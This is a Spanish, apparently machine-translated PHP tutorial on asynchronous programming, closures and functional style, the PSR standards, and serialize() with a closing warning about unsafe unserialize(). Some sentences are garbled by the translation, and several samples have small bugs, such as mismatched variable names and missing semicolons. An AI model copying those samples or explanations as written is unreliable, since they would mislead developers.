```

Usando el bucle de eventos Amp

Amp aprovecha las promesas [otro nombre para Awaitables] y los generadores para la creación de coroutine.

```
require __DIR__ . '/vendor/autoload.php';

use Amp\Dns;

// Try our system defined resolver or googles, whichever is fastest
function queryStackOverflow($recordtype) {
    $requests = [
        Dns\query("stackoverflow.com", $recordtype),
        Dns\query("stackoverflow.com", $recordtype, ["server" => "8.8.8.8"]),
    ];
    // returns a Promise resolving when the first one of the requests resolves
    return yield Amp\first($request);
}

\Amp\run(function() { // main loop, implicitly a coroutine
    try {
        // convert to coroutine with Amp\resolve()
        $promise = Amp\resolve(queryStackOverflow(Dns\Record::NS));
        list($ns, $type, $ttl) = // we need only one NS result, not all
            current(yield Amp\timeout($promise, 2000 /* milliseconds */));
        echo "The result of the fastest server to reply to our query was $ns";
    } catch (Amp\TimeoutException $e) {
        echo "We've heard no answer for 2 seconds! Bye!";
    } catch (Dns\NoRecordException $e) {
        echo "No NS records there? Stupid DNS nameserver!";
    }
});
```

Generando procesos no bloqueantes con proc_open ()

PHP no tiene soporte para ejecutar código simultáneamente a menos que instale extensiones como `pthread` . Esto puede a veces `proc_open()` usando `proc_open()` y `stream_set_blocking()` y leyendo su salida de forma asíncrona.

Si dividimos el código en partes más pequeñas, podemos ejecutarlo como supercesos múltiples. Luego, usando la función `stream_set_blocking()` podemos hacer que cada subproceso también sea no bloqueante. Esto significa que podemos generar subprocesos múltiples y luego verificar su salida en un bucle (de manera similar a un bucle par) y esperar hasta que todos terminen.

Como ejemplo, podemos tener un pequeño subproceso que simplemente ejecuta un bucle y en cada iteración duerme aleatoriamente entre 100 y 1000 ms (nota, el retraso siempre es el mismo para un subproceso).

```
<?php
// subprocess.php
$name = $argv[1];
$delay = rand(1, 10) * 100;
printf("$name delay: ${delay}ms\n");

for ($i = 0; $i < 5; $i++) {
    usleep($delay * 1000);
    printf("$name: $i\n");
}
```

Luego, el proceso principal generará subprocesos y leerá su salida. Podemos dividirlo en bloques más pequeños:

- Generar subprocesos con proc_open () .
- Haga que cada subproceso no se bloquee con `stream_set_blocking()` .
- Ejecute un bucle hasta que todos los subprocesos terminen de usar `proc_get_status()` .
- Cierre adecuadamente los manejadores de archivos con el conducto de salida para cada subproceso utilizando `fclose()` y cierre los manejadores de procesos con `proc_close()` .

```
<?php
// non-blocking-proc_open.php
// File descriptors for each subprocess.
$descriptors = [
    0 => ['pipe', 'r'], // stdin
    1 => ['pipe', 'w'], // stdout
];

$pipes = [];
$processes = [];
foreach (range(1, 3) as $i) {
    // Spawn a subprocess.
    $proc = proc_open('php subprocess.php proc' . $i, $descriptors, $procPipes);
    $processes[$i] = $proc;
    // Make the subprocess non-blocking (only output pipe).
    stream_set_blocking($procPipes[1], 0);
    $pipes[$i] = $procPipes;
}

// Run in a loop until all subprocesses finish.
while (array_filter($processes, function($proc) { return proc_get_status($proc)['running'];
})) {
    foreach (range(1, 3) as $i) {
        usleep(10 * 1000); // 100ms
        // Read all available output (unread output is buffered).
        $str = fread($pipes[$i][1], 1024);
```

```
        if ($str) {
            printf($str);
        }
    }
}

// Close all pipes and processes.
foreach (range(1, 3) as $i) {
    fclose($pipes[$i][1]);
    proc_close($processes[$i]);
}
```

La salida luego contiene la mezcla de los tres subprocesos, ya que nos lee fread () (tenga en cuenta que, en este caso, `proc1` terminó mucho antes que los otros dos):

```
$ php non-blocking-proc_open.php
proc1 delay: 200ms
proc2 delay: 1000ms
proc3 delay: 800ms
proc1: 0
proc1: 1
proc1: 2
proc1: 3
proc3: 0
proc1: 4
proc2: 0
proc3: 1
proc2: 1
proc3: 2
proc2: 2
proc3: 3
proc2: 3
proc3: 4
proc2: 4
```

Lectura de puerto serie con evento y DIO

Las transmisiones *DIO* no son reconocidas actualmente por la extensión del *evento* . No hay una forma clara de obtener el descriptor de archivo encapsulado en el recurso DIO. Pero hay una solución:

- flujo abierto para el puerto con `fopen()` ;
- hacer que la secuencia no se bloquee con `stream_set_blocking()` ;
- obtenga el descriptor de archivo numérico de la secuencia con `EventUtil::getSocketFd()` ;
- pase el descriptor de archivo numérico a `dio_fdopen()` (actualmente no documentado) y obtenga el recurso DIO;
- agregue un `Event` con una devolución de llamada para escuchar los eventos de lectura en el descriptor de archivos;
- en la devolución de llamada, vacíe los datos disponibles y procételos de acuerdo con la lógica de su aplicación.

dio.php

```
<?php
class Scanner {
  protected $port; // port path, e.g. /dev/pts/5
  protected $fd; // numeric file descriptor
  protected $base; // EventBase
  protected $dio; // dio resource
  protected $e_open; // Event
  protected $e_read; // Event

  public function __construct ($port) {
    $this->port = $port;
    $this->base = new EventBase();
  }

  public function __destruct() {
    $this->base->exit();

    if ($this->e_open)
      $this->e_open->free();
    if ($this->e_read)
      $this->e_read->free();
    if ($this->dio)
      dio_close($this->dio);
  }

  public function run() {
    $stream = fopen($this->port, 'rb');
    stream_set_blocking($stream, false);

    $this->fd = EventUtil::getSocketFd($stream);
    if ($this->fd < 0) {
      fprintf(STDERR, "Failed attach to port, events: %d\n", $events);
      return;
    }

    $this->e_open = new Event($this->base, $this->fd, Event::WRITE, [$this, '_onOpen']);
    $this->e_open->add();
    $this->base->dispatch();

    fclose($stream);
  }

  public function _onOpen($fd, $events) {
    $this->e_open->del();

    $this->dio = dio_fdopen($this->fd);
    // Call other dio functions here, e.g.
    dio_tcsetattr($this->dio, [
      'baud' => 9600,
      'bits' => 8,
      'stop'  => 1,
      'parity' => 0
    ]);

    $this->e_read = new Event($this->base, $this->fd, Event::READ | Event::PERSIST,
      [$this, '_onRead']);
    $this->e_read->add();
  }

  public function _onRead($fd, $events) {
    while ($data = dio_read($this->dio, 1)) {
```

```
      var_dump($data);
    }
  }
}

// Change the port argument
$scanner = new Scanner('/dev/pts/5');
$scanner->run();
```

Pruebas

Ejecute el siguiente comando en la terminal A:

```
$ socat -d -d pty,raw,echo=0 pty,raw,echo=0
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/5
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/8
2016/12/01 18:04:06 socat[16750] N starting data transfer loop with FDs [5,5] and [7,7]
```

La salida puede ser diferente. Utilice los PTY del primer par de filas (`/dev/pts/5` y `/dev/pts/8` , en particular).

En la terminal B ejecute el script mencionado anteriormente. Es posible que necesite privilegios de root:

```
$ sudo php dio.php
```

En la terminal C envía una cadena a la primera PTY:

```
$ echo test > /dev/pts/8
```

Salida

```
string(1) "t"
string(1) "e"
string(1) "s"
string(1) "t"
string(1) "
"
```

Cliente HTTP basado en la extensión del evento

Esta es una clase de cliente HTTP de muestra basada en la extensión del evento .

La clase permite programar una cantidad de solicitudes HTTP y luego ejecutarlas de forma asíncrona.

http-client.php

```
<?php
class MyHttpClient {
  /// @var EventBase
  protected $base;
  /// @var array Instances of EventHttpConnection
  protected $connections = [];

  public function __construct() {
    $this->base = new EventBase();
  }

  /**
   * Dispatches all pending requests (events)
   *
   * @return void
   */
  public function run() {
    $this->base->dispatch();
  }

  public function __destruct() {
    // Destroy connection objects explicitly, don't wait for GC.
    // Otherwise, EventBase may be free'd earlier.
    $this->connections = null;
  }

  /**
   * @brief Adds a pending HTTP request
   *
   * @param string $address Hostname, or IP
   * @param int $port Port number
   * @param array $headers Extra HTTP headers
   * @param int $cmd A EventHttpRequest::CMD_* constant
   * @param string $resource HTTP request resource, e.g. '/page?a=b&c=d'
   *
   * @return EventHttpRequest|false
   */
  public function addRequest($address, $port, array $headers,
    $cmd = EventHttpRequest::CMD_GET, $resource = '/')
  {
    $conn = new EventHttpConnection($this->base, null, $address, $port);
    $conn->setTimeout(5);

    $req = new EventHttpRequest([$this, '_requestHandler'], $this->base);

    foreach ($headers as $k => $v) {
      $req->addHeader($k, $v, EventHttpRequest::OUTPUT_HEADER);
    }
    $req->addHeader('Host', $address, EventHttpRequest::OUTPUT_HEADER);
    $req->addHeader('Connection', 'close', EventHttpRequest::OUTPUT_HEADER);
    if ($conn->makeRequest($req, $cmd, $resource)) {
      $this->connections []= $conn;
      return $req;
    }

    return false;
  }


  /**
   * @brief Handles an HTTP request
```

```
   *
   * @param EventHttpRequest $req
   * @param mixed $unused
   *
   * @return void
   */
  public function _requestHandler($req, $unused) {
    if (is_null($req)) {
      echo "Timed out\n";
    } else {
      $response_code = $req->getResponseCode();

      if ($response_code == 0) {
        echo "Connection refused\n";
      } elseif ($response_code != 200) {
        echo "Unexpected response: $response_code\n";
      } else {
        echo "Success: $response_code\n";
        $buf = $req->getInputBuffer();
        echo "Body:\n";
        while ($s = $buf->readLine(EventBuffer::EOL_ANY)) {
          echo $s, PHP_EOL;
        }
      }
    }
  }
}


$address = "my-host.local";
$port = 80;
$headers = [ 'User-Agent' => 'My-User-Agent/1.0', ];

$client = new MyHttpClient();

// Add pending requests
for ($i = 0; $i < 10; $i++) {
  $client->addRequest($address, $port, $headers,
    EventHttpRequest::CMD_GET, '/test.php?a=' . $i);
}

// Dispatch pending requests
$client->run();
```

prueba.php

Este es un script de ejemplo en el lado del servidor.

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
echo 'User-Agent: ', $_SERVER['HTTP_USER_AGENT'] ?? '(none)', PHP_EOL;
```

Uso

```
php http-client.php
```

Salida de muestra

```
Success: 200
Body:
GET: array (
  'a' => '1',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
  'a' => '0',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
  'a' => '3',
)
...
```

(Recortado.)

Tenga en cuenta que el código está diseñado para el procesamiento a largo plazo en la CLI SAPI .

Cliente HTTP basado en la extensión Ev

Este es un ejemplo de cliente HTTP basado en la extensión Ev .

La extensión Ev implementa un simple pero potente bucle de eventos de propósito general. No proporciona observadores específicos de la red, pero su observador de E / S puede utilizarse para el procesamiento asíncrono de sockets .

El siguiente código muestra cómo se pueden programar las solicitudes HTTP para el procesamiento paralelo.

http-client.php

```
<?php
class MyHttpRequest {
  /// @var MyHttpClient
  private $http_client;
  /// @var string
  private $address;
  /// @var string HTTP resource such as /page?get=param
  private $resource;
  /// @var string HTTP method such as GET, POST etc.
  private $method;
  /// @var int
  private $service_port;
  /// @var resource Socket
  private $socket;
```

```
/// @var double Connection timeout in seconds.
private $timeout = 10.;
/// @var int Chunk size in bytes for socket_recv()
private $chunk_size = 20;
/// @var EvTimer
private $timeout_watcher;
/// @var EvIo
private $write_watcher;
/// @var EvIo
private $read_watcher;
/// @var EvTimer
private $conn_watcher;
/// @var string buffer for incoming data
private $buffer;
/// @var array errors reported by sockets extension in non-blocking mode.
private static $e_nonblocking = [
  11, // EAGAIN or EWOULDBLOCK
  115, // EINPROGRESS
];

/**
 * @param MyHttpClient $client
 * @param string $host Hostname, e.g. google.co.uk
 * @param string $resource HTTP resource, e.g. /page?a=b&c=d
 * @param string $method HTTP method: GET, HEAD, POST, PUT etc.
 * @throws RuntimeException
 */
public function __construct(MyHttpClient $client, $host, $resource, $method) {
  $this->http_client = $client;
  $this->host        = $host;
  $this->resource    = $resource;
  $this->method      = $method;

  // Get the port for the WWW service
  $this->service_port = getservbyname('www', 'tcp');

  // Get the IP address for the target host
  $this->address = gethostbyname($this->host);

  // Create a TCP/IP socket
  $this->socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
  if (!$this->socket) {
    throw new RuntimeException("socket_create() failed: reason: " .
      socket_strerror(socket_last_error()));
  }

  // Set O_NONBLOCK flag
  socket_set_nonblock($this->socket);

  $this->conn_watcher = $this->http_client->getLoop()
    ->timer(0, 0., [$this, 'connect']);
}

public function __destruct() {
  $this->close();
}

private function freeWatcher(&$w) {
  if ($w) {
    $w->stop();
    $w = null;
```

```
  }
}

/**
 * Deallocates all resources of the request
 */
private function close() {
  if ($this->socket) {
    socket_close($this->socket);
    $this->socket = null;
  }

  $this->freeWatcher($this->timeout_watcher);
  $this->freeWatcher($this->read_watcher);
  $this->freeWatcher($this->write_watcher);
  $this->freeWatcher($this->conn_watcher);
}

/**
 * Initializes a connection on socket
 * @return bool
 */
public function connect() {
  $loop = $this->http_client->getLoop();

  $this->timeout_watcher = $loop->timer($this->timeout, 0., [$this, '_onTimeout']);
  $this->write_watcher = $loop->io($this->socket, Ev::WRITE, [$this, '_onWritable']);

  return socket_connect($this->socket, $this->address, $this->service_port);
}

/**
 * Callback for timeout (EvTimer) watcher
 */
public function _onTimeout(EvTimer $w) {
  $w->stop();
  $this->close();
}

/**
 * Callback which is called when the socket becomes wriable
 */
public function _onWritable(EvIo $w) {
  $this->timeout_watcher->stop();
  $w->stop();

  $in = implode("\r\n", [
    "{$this->method} {$this->resource} HTTP/1.1",
    "Host: {$this->host}",
    'Connection: Close',
  ]) . "\r\n\r\n";

  if (!socket_write($this->socket, $in, strlen($in))) {
    trigger_error("Failed writing $in to socket", E_USER_ERROR);
    return;
  }

  $loop = $this->http_client->getLoop();
  $this->read_watcher = $loop->io($this->socket,
    Ev::READ, [$this, '_onReadable']);
```

```
    // Continue running the loop
    $loop->run();
  }

  /**
   * Callback which is called when the socket becomes readable
   */
  public function _onReadable(EvIo $w) {
    // recv() 20 bytes in non-blocking mode
    $ret = socket_recv($this->socket, $out, 20, MSG_DONTWAIT);

    if ($ret) {
      // Still have data to read. Append the read chunk to the buffer.
      $this->buffer .= $out;
    } elseif ($ret === 0) {
      // All is read
      printf("\n<<<<\n%s\n>>>>", rtrim($this->buffer));
      fflush(STDOUT);
      $w->stop();
      $this->close();
      return;
    }

    // Caught EINPROGRESS, EAGAIN, or EWOULDBLOCK
    if (in_array(socket_last_error(), static::$e_nonblocking)) {
      return;
    }

    $w->stop();
    $this->close();
  }
}

///////////////////////////////////
class MyHttpClient {
  /// @var array Instances of MyHttpRequest
  private $requests = [];
  /// @var EvLoop
  private $loop;

  public function __construct() {
    // Each HTTP client runs its own event loop
    $this->loop = new EvLoop();
  }

  public function __destruct() {
    $this->loop->stop();
  }

  /**
   * @return EvLoop
   */
  public function getLoop() {
    return $this->loop;
  }

  /**
   * Adds a pending request
   */
  public function addRequest(MyHttpRequest $r) {
    $this->requests []= $r;
```

```
  }

  /**
   * Dispatches all pending requests
   */
  public function run() {
    $this->loop->run();
  }
}


////////////////////////////////////
// Usage
$client = new MyHttpClient();
foreach (range(1, 10) as $i) {
  $client->addRequest(new MyHttpRequest($client, 'my-host.local', '/test.php?a=' . $i,
'GET'));
}
$client->run();
```

Pruebas

Supongamos que el script `http://my-host.local/test.php` está imprimiendo el volcado de `$_GET` :

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
```

Luego, la salida del comando `php http-client.php` será similar a la siguiente:

```
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '3',
)

0
>>>>
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '2',
```

```
)

0
>>>>
...
```

(recortado)

Tenga en cuenta que, en PHP 5, la extensión de *sockets* puede registrar advertencias para los valores `errno` de `EINPROGRESS` , `EAGAIN` y `EWOULDBLOCK` . Es posible desactivar los registros con

```
error_reporting(E_ERROR);
```

Lea Programación asíncrona en línea: https://riptutorial.com/es/php/topic/4321/programacion-asincrona

Capítulo 80: Programación Funcional

Introducción

La programación funcional de PHP se basa en funciones. Las funciones en PHP proporcionan un código organizado y reutilizable para realizar un conjunto de acciones. Las funciones simplifican el proceso de codificación, evitan la lógica redundante y hacen que el código sea más fácil de seguir. Este tema describe la declaración y la utilización de funciones, argumentos, parámetros, declaraciones de devolución y alcance en PHP.

Examples

Asignación a variables

Las funciones anónimas se pueden asignar a variables para su uso como parámetros donde se espera una devolución de llamada:

```
$uppercase = function($data) {
    return strtoupper($data);
};

$mixedCase = ["Hello", "World"];
$uppercased = array_map($uppercase, $mixedCase);
print_r($uppercased);
```

Estas variables también se pueden utilizar como llamadas a funciones independientes:

```
echo $uppercase("Hello world!"); // HELLO WORLD!
```

Usando variables externas

La construcción de `use` se utiliza para importar variables en el alcance de la función anónima:

```
$divisor = 2332;
$myfunction = function($number) use ($divisor) {
    return $number / $divisor;
};

echo $myfunction(81620); //Outputs 35
```

Las variables también se pueden importar por referencia:

```
$collection = [];

$additem = function($item) use (&$collection) {
    $collection[] = $item;
};
```

```
$additem(1);
$additem(2);

//$collection is now [1,2]
```

Pasando una función de devolución de llamada como parámetro

Hay varias funciones de PHP que aceptan funciones de devolución de llamada definidas por el usuario como un parámetro, como: `call_user_func()` , `usort()` y `array_map()` .

Dependiendo de dónde se definió la función de devolución de llamada definida por el usuario, hay diferentes maneras de pasarlas:

Estilo procesal:

```
function square($number)
{
    return $number * $number;
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map('square', $initial_array);
var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Estilo orientado a objetos:

```
class SquareHolder
{
    function square($number)
    {
        return $number * $number;
    }
}

$squaredHolder = new SquareHolder();
$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map([$squaredHolder, 'square'], $initial_array);

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Estilo orientado a objetos utilizando un método estático:

```
class StaticSquareHolder
{
    public static function square($number)
    {
        return $number * $number;
    }
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map(['StaticSquareHolder', 'square'], $initial_array);
```

```
// or:
$final_array = array_map('StaticSquareHolder::square', $initial_array); // for PHP >= 5.2.3

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Usando funciones incorporadas como devoluciones de llamada

En las funciones que se pueden `callable` como un argumento, también puede poner una cadena con la función incorporada de PHP. Es común usar `trim` como parámetro `array_map` para eliminar los espacios en blanco `array_map` y finales de todas las cadenas en la matriz.

```
$arr = ['   one  ', 'two   ', '   three'];
var_dump(array_map('trim', $arr));

// array(3) {
//   [0] =>
//   string(3) "one"
//   [1] =>
//   string(3) "two"
//   [2] =>
//   string(5) "three"
// }
```

Función anónima

Una función anónima es solo una **función** que no tiene nombre.

```
// Anonymous function
function() {
    return "Hello World!";
};
```

En PHP, una función anónima se trata como una **expresión** y, por este motivo, debe terminar con un punto y coma `;` .

Una función anónima debe ser **asignada** a una variable.

```
// Anonymous function assigned to a variable
$sayHello = function($name) {
    return "Hello $name!";
};

print $sayHello('John'); // Hello John
```

O debería **pasarse como parámetro** de otra función.

```
$users = [
    ['name' => 'Alice', 'age' => 20],
    ['name' => 'Bobby', 'age' => 22],
    ['name' => 'Carol', 'age' => 17]
];

// Map function applying anonymous function
```

```
$userName = array_map(function($user) {
    return $user['name'];
}, $users);

print_r($usersName); // ['Alice', 'Bobby', 'Carol']
```

O incluso ha sido **devuelto** de otra función.

Funciones anónimas autoejecutables:

```
// For PHP 7.x
(function () {
    echo "Hello world!";
})();

// For PHP 5.x
call_user_func(function () {
    echo "Hello world!";
});
```

Pasando un argumento a funciones anónimas autoejecutables:

```
// For PHP 7.x
(function ($name) {
    echo "Hello $name!";
})('John');

// For PHP 5.x
call_user_func(function ($name) {
    echo "Hello $name!";
}, 'John');
```

Alcance

En PHP, una función anónima tiene su propio **alcance** como cualquier otra función de PHP.

En JavaScript, una función anónima puede acceder a una variable fuera del alcance. Pero en PHP, esto no está permitido.

```
$name = 'John';

// Anonymous function trying access outside scope
$sayHello = function() {
    return "Hello $name!";
}

print $sayHello('John'); // Hello !
// With notices active, there is also an Undefined variable $name notice
```

Cierres

Un cierre es una función anónima que no puede acceder fuera del alcance.

Al definir una función anónima como tal, está creando un "espacio de nombres" para esa función.

Actualmente solo tiene acceso a ese espacio de nombres.

```
$externalVariable = "Hello";
$secondExternalVariable = "Foo";
$myFunction = function() {

  var_dump($externalVariable, $secondExternalVariable); // returns two error notice, since the
variables aren´t defined

}
```

No tiene acceso a ninguna variable externa. Para otorgar este permiso para que este espacio de nombres acceda a variables externas, debe introducirlo mediante cierres (`use()`).

```
$myFunction = function() use($externalVariable, $secondExternalVariable) {
   var_dump($externalVariable, $secondExternalVariable); // Hello Foo
}
```

Esto se atribuye en gran medida al alcance de la variable ajustada de PHP: *si una variable no está definida dentro del alcance, o no se incluye en* `global` *entonces no existe.*

También tenga en cuenta:

> Heredar variables del ámbito principal no es lo mismo que usar variables globales. Las variables globales existen en el ámbito global, que es el mismo sin importar qué función se esté ejecutando.
>
> El ámbito principal de un cierre es la función en la que se declaró el cierre (no necesariamente la función desde la que se llamó).

Tomado de la documentación de PHP para funciones anónimas

En PHP, los cierres utilizan un enfoque de **enlace temprano** . Esto significa que las variables pasadas al espacio de nombres del cierre utilizando la palabra clave `use` tendrán los mismos valores cuando se definió el cierre.

Para cambiar este comportamiento debes pasar la variable **por referencia** .

```
$rate = .05;

// Exports variable to closure's scope
$calculateTax = function ($value) use ($rate) {
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 5
```

```
$rate = .05;

// Exports variable to closure's scope
```

```
$calculateTax = function ($value) use (&$rate) { // notice the & before $rate
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 10
```

Los argumentos predeterminados no se requieren implícitamente al definir funciones anónimas con / sin cierres.

```
$message = 'Im yelling at you';

$yell = function() use($message) {
    echo strtoupper($message);
};

$yell(); // returns: IM YELLING AT YOU
```

Funciones puras

Una **función pura** es una función que, dada la misma entrada, siempre devolverá la misma salida y no tendrá **efectos secundarios** .

```
// This is a pure function
function add($a, $b) {
    return $a + $b;
}
```

Algunos **efectos secundarios** son *cambiar el sistema de archivos* , *interactuar con las bases de datos* , *imprimir en la pantalla* .

```
// This is an impure function
function add($a, $b) {
    echo "Adding...";
    return $a + $b;
}
```

Objetos como función.

```
class SomeClass {
    public function __invoke($param1, $param2) {
        // put your code here
    }
}

$instance = new SomeClass();
$instance('First', 'Second'); // call the __invoke() method
```

Un objeto con un método `__invoke` se puede utilizar exactamente como cualquier otra función.

El método `__invoke` tendrá acceso a todas las propiedades del objeto y podrá llamar a cualquier

método.

Métodos funcionales comunes en PHP

Cartografía

Aplicando una función a todos los elementos de una matriz:

```
array_map('strtoupper', $array);
```

Tenga en cuenta que este es el único método de la lista donde la devolución de llamada es lo primero.

Reducción (o plegado)

Reduciendo una matriz a un solo valor:

```
$sum = array_reduce($numbers, function ($carry, $number) {
   return $carry + $number;
});
```

Filtración

Devuelve solo los elementos de la matriz para los que la devolución de llamada devuelve `true` :

```
$onlyEven = array_filter($numbers, function ($number) {
    return ($number % 2) === 0;
});
```

Lea Programación Funcional en línea: https://riptutorial.com/es/php/topic/205/programacion-funcional

Capítulo 81: PSR

Introducción

El PSR (Recomendación sobre estándares de PHP) es una serie de recomendaciones elaboradas por FIG (Framework Interop Group).

"La idea detrás del grupo es que los representantes del proyecto hablen sobre los puntos en común entre nuestros proyectos y encuentren formas de trabajar juntos" - Preguntas frecuentes de FIG

Los PSR pueden estar en los siguientes estados: Aceptado, Revisar, Borrador o En desuso.

Examples

PSR-4: Autoloader

PSR-4 es una *recomendación aceptada* que describe el estándar para las clases de carga automática a través de nombres de archivos. Se recomienda esta recomendación como alternativa al PSR-0 anterior (y ahora en desuso).

El nombre de clase completo debe coincidir con el siguiente requisito:

```
\<NamespaceName>(\<SubNamespaceNames>)*\<ClassName>
```

- DEBE contener un espacio de nombres de proveedor de nivel superior (por ejemplo: `Alphabet`)
- PUEDE contener uno o más `Google\AdWord` nombres (por ejemplo: `Google\AdWord`)
- DEBE contener un nombre de clase final (Ej .: `KeywordPlanner`)

Por lo tanto, el nombre final de la clase sería `Alphabet\Google\AdWord\KeywordPlanner` . El nombre de clase completo también debe traducirse en una ruta de archivo significativa, por lo tanto `Alphabet\Google\AdWord\KeywordPlanner` se ubicará en `[path_to_source]/Alphabet/Google/AdWord/KeywordPlanner.php`

A partir de PHP 5.3.0, se puede definir una función de autocargador personalizado para cargar archivos según la ruta y el patrón de nombre de archivo que defina.

```
# Edit your php to include something like:
spl_autoload_register(function ($class) { include 'classes/' . $class . '.class.php';});
```

Reemplazar la ubicación ('clases /') y la extensión del nombre de archivo ('.class.php') con valores que se aplican a su estructura.

El administrador de paquetes de Composer es compatible con PSR-4, lo que significa que, si sigue el estándar, puede cargar sus clases en su proyecto automáticamente usando el

autocargador del proveedor de Composer.

```
# Edit the composer.json file to include
{
    "autoload": {
        "psr-4": {
            "Alphabet\\": "[path_to_source]"
        }
    }
}
```

Regenera el archivo autoloader

```
$ composer dump-autoload
```

Ahora en tu código puedes hacer lo siguiente:

```
<?php

require __DIR__ . '/vendor/autoload.php';
$KeywordPlanner = new Alphabet\Google\AdWord\KeywordPlanner();
```

PSR-1: Estándar de codificación básica

PSR-1 es una *recomendación aceptada* y describe una recomendación estándar básica sobre cómo se debe escribir el código.

- Esboza las convenciones de nomenclatura para clases, métodos y constantes.
- Hace que la adopción de las recomendaciones de PSR-0 o PSR-4 sea un requisito.
- Indica qué etiquetas PHP usar: `<?php` y `<?=` Pero no `<?` .
- Especifica qué codificación de archivo usar (UTF8).
- También establece que los archivos deben declarar nuevos símbolos (clases, funciones, constantes, etc.) y no causar otros efectos secundarios, o ejecutar la lógica con efectos secundarios y no definir símbolos, pero hacer ambos.

PSR-8: Interfaz Huggable

PSR-8 es una parodia de PSR (*actualmente en borrador*) propuesta por Larry Garfield como una broma de April Fools el 1 de abril de 2014.

El borrador describe cómo definir una interfaz para hacer que un objeto sea `Huggable` .

Salir del esquema de código:

```
<?php

namespace Psr\Hug;

/**
 * Defines a huggable object.
 *
```

```
 * A huggable object expresses mutual affection with another huggable object.
 */
interface Huggable
{

    /**
     * Hugs this object.
     *
     * All hugs are mutual. An object that is hugged MUST in turn hug the other
     * object back by calling hug() on the first parameter. All objects MUST
     * implement a mechanism to prevent an infinite loop of hugging.
     *
     * @param Huggable $h
     *   The object that is hugging this object.
     */
    public function hug(Huggable $h);
}
```

Lea PSR en línea: https://riptutorial.com/es/php/topic/10874/psr

Capítulo 82: Publicación por entregas

Sintaxis

- cadena serializar (valor mezclado de $)

Parámetros

Parámetro	Detalles
valor	El valor a ser serializado. serialize () maneja todos los tipos, excepto el tipo de recurso . Incluso puede serializar () arreglos que contienen referencias a sí mismo. También se almacenarán las referencias circulares dentro de la matriz / objeto que está serializando. Cualquier otra referencia se perderá. Al serializar objetos, PHP intentará llamar a la función miembro __sleep () antes de la serialización. Esto es para permitir que el objeto realice una limpieza de último minuto, etc., antes de ser serializado. Del mismo modo, cuando el objeto se restaura con unserialize () , se llama a la función miembro __wakeup () . Los miembros privados del objeto tienen el nombre de la clase ante el nombre del miembro; los miembros protegidos tienen un '*' ante el nombre del miembro. Estos valores prefabricados tienen bytes nulos en cualquier lado.

Observaciones

La serialización utiliza las siguientes estructuras de cadena:

`[..]` son marcadores de posición.

Tipo	Estructura
Cuerda	`s:[size of string]:[value]`
Entero	`i:[value]`
Doble	`d:[value]`
Booleano	`b:[value (true = 1 and false = 0)]`
Nulo	`N`
Objeto	`O:[object name size]:[object name]:[object size]:{[property name string definition]:[property value definition];(repeated for each property)}`
Formación	`a:[size of array]:{[key definition];[value definition];(repeated for each key value pair)}`

Examples

Serialización de diferentes tipos.

Genera una representación almacenable de un valor.

Esto es útil para almacenar o pasar valores de PHP sin perder su tipo y estructura.

Para volver a convertir la cadena serializada en un valor PHP, use **unserialize ()** .

Serializar una cuerda

```
$string = "Hello world";
echo serialize($string);

// Output:
// s:11:"Hello world";
```

Serializacion de un doble

```
$double = 1.5;
echo serialize($double);

// Output:
// d:1.5;
```

Serializando un flotador

Los flotadores se serializan como dobles.

Serialización de un entero

```
$integer = 65;
echo serialize($integer);

// Output:
// i:65;
```

Serializacion de un booleano

```
$boolean = true;
echo serialize($boolean);
```

```
// Output:
// b:1;

$boolean = false;
echo serialize($boolean);

// Output:
// b:0;
```

Serializacion nula

```
$null = null;
echo serialize($null);

// Output:
// N;
```

Serializando una matriz

```
$array = array(
    25,
    'String',
    'Array'=> ['Multi Dimension','Array'],
    'boolean'=> true,
    'Object'=>$obj, // $obj from above Example
    null,
    3.445
);


// This will throw Fatal Error
// $array['function'] = function() { return "function"; };

echo serialize($array);

// Output:
// a:7:{i:0;i:25;i:1;s:6:"String";s:5:"Array";a:2:{i:0;s:15:"Multi
Dimension";i:1;s:5:"Array";}s:7:"boolean";b:1;s:6:"Object";O:3:"abc":1:{s:1:"i";i:1;}i:2;N;i:3;d:3.444
```

Serialización de un objeto

También puede serializar objetos.

Al serializar objetos, PHP intentará llamar a la función miembro __**sleep ()** antes de la serialización. Esto es para permitir que el objeto realice una limpieza de último minuto, etc., antes de ser serializado. Del mismo modo, cuando el objeto se restaura con **unserialize ()** , se llama a la función miembro __**wakeup ()** .

```
class abc {
    var $i = 1;
    function foo() {
        return 'hello world';
    }
}

$object = new abc();
echo serialize($object);

// Output:
// O:3:"abc":1:{s:1:"i";i:1;}
```

Tenga en cuenta que los cierres no pueden ser serializados:

```
$function = function () { echo 'Hello World!'; };
$function(); // prints "hello!"

$serializedResult = serialize($function);  // Fatal error: Uncaught exception 'Exception' with message 'Serialization of 'Closure' is not allowed'
```

Problemas de seguridad con unserialize

El uso de la función `unserialize` para unserialize los datos de la entrada del usuario puede ser peligroso.

Una advertencia de php.net

> **Advertencia** No pase una entrada de usuario no confiable a unserialize (). La deserialización puede hacer que el código se cargue y se ejecute debido a la instanciación de objetos y la carga automática, y un usuario malintencionado puede explotar esto. Utilice un formato de intercambio de datos estándar y seguro, como JSON (a través de json_decode () y json_encode ()) si necesita pasar datos serializados al usuario.

Posibles ataques

- Inyección de objetos PHP

